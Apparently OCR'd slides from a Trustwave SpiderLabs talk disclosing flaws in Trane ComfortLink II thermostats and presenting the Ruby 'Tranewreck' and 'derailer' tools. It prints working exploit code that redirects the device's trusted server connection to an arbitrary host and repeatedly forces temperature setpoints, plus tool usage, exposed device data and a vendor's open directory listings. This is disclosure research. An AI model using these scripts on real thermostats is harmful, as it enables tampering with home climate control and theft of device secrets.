
```
70
71      def smil_update(model_id, json_value_map, error_arr)
72        smil_str = ""
73        # The Key is the SMIL ID and the Value is an array of data
74        # Sample, Initial: {"1.7.1.800.2::setHold" => [",", "," ....]}
75        #
76        # At run time each comma will be replaced by the given input value
77        # Sample, Runtime: {"1.7.1.800.2::setHold" => ["85.00", "," ....]}
78
```

```
<field type="smil" name="hsp" smil_name="actualHeatSetpt">
    <in source="1.7.1.n.2" method="evData" data_pos="6"/>
    <out>
        <method target="1.7.1.n.1.2" name="setHold" data_pos="2" tot_param="2"/>
        <method target="1.7.1.n.1.2" name="setTillNext" data_pos="2" tot_param="2"/>
        <method target="1.7.1.n.1.2" name="setTillDate" data_pos="2" tot_param="3"/>
        <method target="1.7.1.n.1.2" name="setForDuration" data_pos="2" tot_param="3"/>
    </out>
</field>
```

"1.7.1.#{$~[:target_id]}.1.2::setHold(#{cool},#{heat});\0"

Trustwave® SpiderLabs®

```
50    def self.derail(s, derailer)
51      derailer = derailer.split(":")
52      sec_probe = '1.11.1::createSecureCallout("LINK","'+derailer[0]+'","'+derailer[1]+'","60",TRUE,TRUE);\0'
53      data = poke(s, sec_probe ,/End\(\);\n/, true)
54    end
55
56    def self.rerail(s, id)
57      sec_probe = '1.11.1::removeCallout('+id.to_s+');\0'
58      data = poke(s, sec_probe ,/End\(\);\n/, true)
59    end
60
61    def self.set_points(s, heat, cool, interval)
62      sec_probe = '1.7.1::subscribe();\0'
63      data = poke(s, sec_probe)
64      if data =~ /\x001\.7\.1::evListBegin\(\);\n\x001\.7\.1::evListItem\((?<target_id>\d{5}?),"(?<target_name>.*)".*\);\n\x001\.7\.1::evList
65        puts "Attacking #{$~[:target_name]} #{$~[:target_id]} \n heat temp: #{heat} deg F, cool temp: #{cool} deg F."
66        sec_probe = "1.7.1.#{$~[:target_id]}.1.2::setHold(#{cool},#{heat});\0"
67        Thread.new do
68          while true do
69              s.puts(sec_probe)
70              puts Time.now
71              sleep interval
72            end
73          end
74        end
75      end
```



This method works for all the other models as well. Now we can extract anything we want including:

- Current temperature and operating mode
- Installer information
- Home heating and cooling schedule
- Serial Number
- AUID (secret id)
- Nexia registration PIN
- Platform
- Hardware serial numbers
- Raw streaming environmental sensors (temp, humidity)
- Network status and active connection
- Service chat log history
- Alarm history

BUILDING THE NEW TOOL

Building a point and click tool is easy. It's not required for the device to have any special features enabled.

This service is vulnerable out of the box to anyone able to reach it. If the device is currently connected to Nexia it just makes information gathering even easier.

This can be parsed easily and the tool will display an inventory of the most interesting information.

Tranewreck

Tranewreck is a collection of ruby scripts meant to connect with and exploit vulnerable thermostats running ComfortLink II based firmware, specifically the Trane ComfortLink II XL850. Use these tools only on devices you own or have consent to test.

There are three tools included in this repository:

- tranewreck.rb
- derailer.rb
- tranewreck_single.rb

Requirements

These tools are witten in Ruby and you should have a recent version od Ruby installed. If you do not you must install ruby on your system. The package comes with a gem file. To ensure you have everything you need in addition to ruby run:

```
$ cd Tranewreck/
$ bundle install
```

tranewreck.rb provides access to the most valuable information on the device without modifying the settings or configuration of the device.

Usage:

```
Usage: tranewreck.rb -t [TARGET] [options]

options
    -h, --help                       help
    -t, --target IP                  where?
    -s, --stay                       fire subscribe and stay connected
```

derailer.rb gives the ability to update heating and cooling points. You can also remove the device from active server connection and establish a new arbitrary connection.

derailer.rb


Derailer is meant to change heating and cooling points as well as establish and delete trusted server connections. Here be dragons. Using this script my permanently update the settings of the targeted thermostat.

Useage:

```
Usage: derailer.rb -t [TARGET] [OPTIONS]
Options
    -h, --help                      help
    -t, --target=n                  where?
    -H, --set_heat=n                set heat int
    -C, --set_cold=n                set cold int
    -d, --derail=n                  makes new trusted connection to host:port
    -r, --rerail=n                  remove a given server from trusted connections.
```

SCOPE OF THE PROBLEM... AND MORE PROBLEMS

So What?



- Software downloads can be forced.
- Weather data is pulled from wunderground.com.
- Vulnerable to DNS spoofing.
- The firmware contains private server keys.
- This backbone Nexia service touches a lot.

There are more every day

Services

7777
tcp
http

{"DT":{"!type":"data_time","t":"03:18:00","d":"07/03/2016","zone":"-05:00","internetTime":"FALS","beginDST":"Mar:Sun>=8:02:00","endDST":"Nov:Sun<=7:02:00","offsetDST":"01:00"},"@Preferences":{"screen":{"standby":20,"active":90,"backlightTime":30,"screensaverType":"indoorTemp","screensaverTime":3,"colorTheme":"d2943f","tempScale":"F","clockFormat12":"true","lang":"en_US"},"general":{"weatherZip":"47167","remoteServiceEnabled":"TRUE","deviceFirstBoot":"FALS"},"security":{"pinlockOn":"FALS","pinvalue":"1234","guest":"FALS"},"registration":{"deviceRegistered":"TRUE","email":null,"authorizedServices":"FALS","pin":"90165","secretKey":"","fppAuthenticated":"TRUE","onlineServices":"0","speakerAvailable":"FALS"},"network":{"Ip":"","Gateway":"","Netmask":"","Dns1":"","Dns2":"","power":"ON"},"bridgeApp":{"type":"PRIMARY_BRIDGE"},"analytics":{"enabled":"FALS"}},"Home":{"!type":"home","operationStatus":"System Idle","ventilationStatus":"FALS","$":{"58070":{"!type":"zone","idt":"72.97","schedStatus":"MANH","onOffCode":"CALL","hsp":"66.00","csp":"73.00","temperatureThreshold":"0.25","presetNum":"0","wSchedAvailability":"TRUE","wSchedID":"A445D29","endDate":"","removeHold":"","cSchedAvailability":"TRUE","zoneOpStatus":"","activeEdgeLabel":"","schedStatusInfo":"Permanent Hold"}},"odt":"65.00","rh":"0.4883","odRH":"0.9500","sensorODT":"32768.00","operatingMode":"COOL","drState":"IDLE"},"SetpointsAllowed":{"!type":"setpoints","minDeadBand":"3"

9999
tcp
telnet

1::evChallenge(239,"FB73CBB2C94BD674A1FC32A21B22B00CA14999EC");

Much more opportunity

Meet The Family

At Ingersoll Rand we are a diversified industrial manufacturer with market-leading brands ser
global commercial, industrial and residential markets. Our roster of brands includes well-know
highly regarded regional brands serving a variety of market segments.

Our people and market-leading brands work together to enhance the quality and comfort of a
buildings, transport and protect food and perishables, and increase industrial productivity and
committed to sustainable business practices within our company and for our customers, help
quality of life and the health of our environment around the world.

Explore our other brands

Trustwave® SpiderLabs®

Index of /secure/dealer_compliance - TraneRaleigh.com
www.traneraleigh.com/secure/dealer_compliance/
Index of /secure/dealer_compliance. Parent Directory · admin/ · bulletins/ · contact/ · images/ · monthlyupdate/ · newproducts/ · techtools/

Index of /secure/dealer_compliance/newproducts
www.traneraleigh.com/secure/dealer_compliance/newproducts/
Index of /secure/dealer_compliance/newproducts. Parent Directory · pdfs/

Index of /secure/dealer_compliance/monthlyupdate
www.traneraleigh.com/secure/dealer_compliance/monthlyupdate/
Index of /secure/dealer_compliance/monthlyupdate. Parent Directory · pdfs/

Index of /secure/dealer_compliance/contact
www.traneraleigh.com/secure/dealer_compliance/contact/
Index of /secure/dealer_compliance/contact. Parent Directory · Employee Contact Information.rtf.

Index of /secure/dealer_compliance/images
www.traneraleigh.com/secure/dealer_compliance/images/
Index of /secure/dealer_compliance/images. Parent Directory · dealer_sprite.png.

Index of /secure/dealer_compliance/monthlyupdate/pdfs
www.traneraleigh.com/secure/dealer_compliance/monthlyupdate/pdfs/
Index of /secure/dealer_compliance/monthlyupdate/pdfs. Parent Directory · EEV Diagnostic Sheet.pdf · Gam5.pdf · TAM4 Tech Review.pdf · TAM7 Tech Review.

Features Coming Soon! - TraneRaleigh.com
www.traneraleigh.com/secure/coming-soon.html
Quote Request. About Raleigh DSO. The ability to fill out an online form that would generate an e-mail to inside sales. A section that will include photos, bios and ...

Index of /secure/dealer_compliance/newproducts/pdfs
www.traneraleigh.com/secure/dealer_compliance/newproducts/pdfs/
Index of /secure/dealer_compliance/newproducts/pdfs. Parent Directory · 4fwca_4fwcf/ · geothermal/ · mini_split/ · tam4_air_handler/ · tam8_air_handler/ ...

Index of /secure/dealer_compliance/newproducts/pdfs ...
www.traneraleigh.com/secure/dealer_compliance/.../tam8_air_handler/
Index of /secure/dealer_compliance/newproducts/pdfs/tam8_air_handler. Parent Directory · BAYAC24 Comp Module.pdf · BAYEV S Strip Heater IG.pdf · EEV ...

THERE ARE PROBLEMS AT HOME

The vendor has other security issues like directory listing in protected areas.

Github repositories have also been exposed with keys, salts, passwords, anything you can imagine.

Twitter: @ItsOkImJK

https://keybase.io/itsokimjk

https://github.com/JeffKitson/Tranewreck_tools


THANK YOU
Trustwave®
SpiderLabs®